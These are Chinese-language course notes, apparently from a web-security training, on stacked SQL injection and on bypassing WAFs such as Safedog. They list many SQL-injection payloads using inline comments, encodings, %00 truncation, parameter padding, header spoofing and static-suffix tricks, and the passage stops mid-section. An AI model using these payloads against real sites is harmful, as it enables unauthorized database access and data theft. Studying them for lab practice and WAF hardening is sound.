

WEB 漏洞-堆叠及 WAF 绕过注入





#堆叠查询注入
Stacked injections(堆叠注入)从名词的含义就可以看到应该是一堆 sql 语句(多条)一起执行。而在真实的运用中也是这样的, 我们知道在 mysql 中, 主要是命令行中, 每一条语句结尾加; 表示语句结束。这样我们就想到了是不是可以多句一起使用。这个叫做 stacked injection。

#phpstudy+safedog 安装找不到服务解决
#市面上常见的 waf 产品列表分析-wafw00f

#部分 bypass sqlinject payload
id=1 union/*%00*/%23a%0A/*!/*!select 1,2,3*/;%23
id=-1 union/*%00*/%23a%0A/*!/*!select%201,database%23x%0A(),3*/;%23

id=-1%20union%20/*!44509select*/%201,2,3%23
id=-1%20union%20/*!44509select*/%201,%23x%0A/*!database*/(),3%23

id=1/**&id=-1%20union%20select%201,2,3%23*/

id=-1 %20union%20all%23%0a%20select%201,2,3%23
-1 %20union%20all%23%0a%20select%201,%230%0Adatabase/**/(),3%23

演示案例：

- ✧ Sqlilabs-Less38-堆叠注入(多语句)
- ✧ WAF 部署-安全狗,宝塔等 waf 搭建部署
- ✧ 简要讲解安全狗,宝塔等防护 waf 策略规则
- ✧ 简要演示安全狗 bypass sqlinject 防护规则
- ✧ 实测简易 CMS 头部注入漏洞 Bypass 原理分析

涉及资源：

https://www.cnblogs.com/backlion/p/9721687.html

https://blog.csdn.net/nzjdsds/article/details/93740686

#应用层
大小写/关键字替换
id=1 UnIoN/**/SeLeCT 1,user()
Hex() bin() 等价于 ascii()
Sleep() 等价于 benchmark()
Mid()substring() 等价于 substr()
@@user 等价于 User()
@@Version 等价于 version()
各种编码
大小写，URL，hex，%0A 等
注释使用
// -- --+ # /**/ + :%00 /!**/等
再次循环
union==uunionnion
等价替换
user()=@@user() and=& or=| ascii=hex 等

参数污染
?id=1&id=2&id=3

编码解码及加密解密
s->%73->%25%37%33
hex,unlcode,base64 等

更改请求提交方式
GET POST COOKIE 等
POST->multipart/form-data

中间件 HPP 参数污染

#数据库特性
1、Mysql 技巧
（1）mysql 注释符有三种：#、/*...*/、-- ... (注意--后面有一个空格)
（2）空格符:[0x09,0x0a-0x0d,0x20,0xa0]
（3）特殊符号：%a 换行符
可结合注释符使用%23%0a，%2d%2d%0a。
（3）内联注释：
/*!UnIon12345SelEcT*/ 1,user() //数字范围 1000-50540
（4）mysql 黑魔法
select{x username}from {x11 test.admin};

2、SQL Server 技巧
（1）用来注释掉注射后查询的其余部分：
/* C 语言风格注释
-- SQL 注释
; 00％ 空字节
（2）空白符：[0x01-0x20]
（3）特殊符号：%3a 冒号
id=1 union:select 1,2 from:admin
（4）函数变形：如 db_name[空白字符]()

3、Oracle 技巧
（1）注释符：--、/**/
（2）空白字符：[0x00,0x09，0x0a-0x0d,0x20]

4.配合 FUZZ
select * from admin where id=1【位置一】union【位置二】select【位置三】1,2,db_name()【位置四】from【位置五】admin

#逻辑层
1、逻辑问题
（1）云 waf 防护，一般我们会尝试通过查找站点的真实 IP，从而绕过 CDN 防护。

（2）当提交 GET、POST 同时请求时，进入 POST 逻辑，而忽略了 GET 请求的有害参数输入，可尝试 Bypass。
（3）HTTP 和 HTTPS 同时开放服务，没有做 HTTP 到 HTTPS 的强制跳转，导致 HTTPS 有 WAF 防护，HTTP 没有防护，直接访问 HTTP 站点绕过防护。
（4）特殊符号%00，部分 waf 遇到%00 截断，只能获取到前面的参数，无法获取到后面的有害参数输入，从而导致 Bypass。比如：id=1%00and 1=2 union select 1,2,column_name from information_schema.columns

2、性能问题
猜想 1：在设计 WAF 系统时，考虑自身性能问题，当数据量达到一定层级，不检测这部分数据。只要不断的填充数据，当数据达到一定数目之后，恶意代码就不会被检测了。

猜想 2：不少 WAF 是 C 语言写的，而 C 语言自身没有缓冲区保护机制，因此如果 WAF 在处理测试向量时超出了其缓冲区长度就会引发 bug，从而实现绕过。

例子 1：
?id=1 and (select 1)=(Select 0xA*1000)+UnIoN+SeLeCT+1,2,version(),4,5,database(),user(),8,9
PS：0xA*1000 指 0xA 后面”A"重复 1000 次，一般来说对应用软件构成缓冲区溢出都需要较大的测试长度，这里 1000 只做参考也许在有些情况下可能不需要这么长也能溢出。

例子 2：
?a0=0&a1=1&.....&a100=100&id=1 union select 1,schema_name,3 from INFORMATION_SCHEMA.schemata
备注：获取请求参数，只获取前 100 个参数，第 101 个参数并没有获取到，导致 SQL 注入绕过。

3、白名单
方式一：IP 白名单
从网络层获取的 ip，这种一般伪造不来，如果是获取客户端的 IP，这样就可能存在伪造 IP 绕过的情况。
测试方法：修改 http 的 header 来 bypass waf
X-forwarded-for
X-remote-IP
X-originating-IP
x-remote-addr
X-Real-ip

方式二：静态资源
特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf .css 等等)，类似白名单机制，waf 为了检测效率，不去检测这样一些静态文件名后缀的请求。
http://10.9.9.201/sql.php?id=1
http://10.9.9.201/sql.php/1.js?id=1
备注：Aspx/php 只识别到前面的.aspx/.php 后面基本不识别

方式三：url 白名单
为了防止误拦，部分 waf 内置默认的白名单列表，如 admin/manager/system 等管理后台。只要 url 中存在白名单的字符串，就作为白名单不进行检测。常见的 url 构造姿势：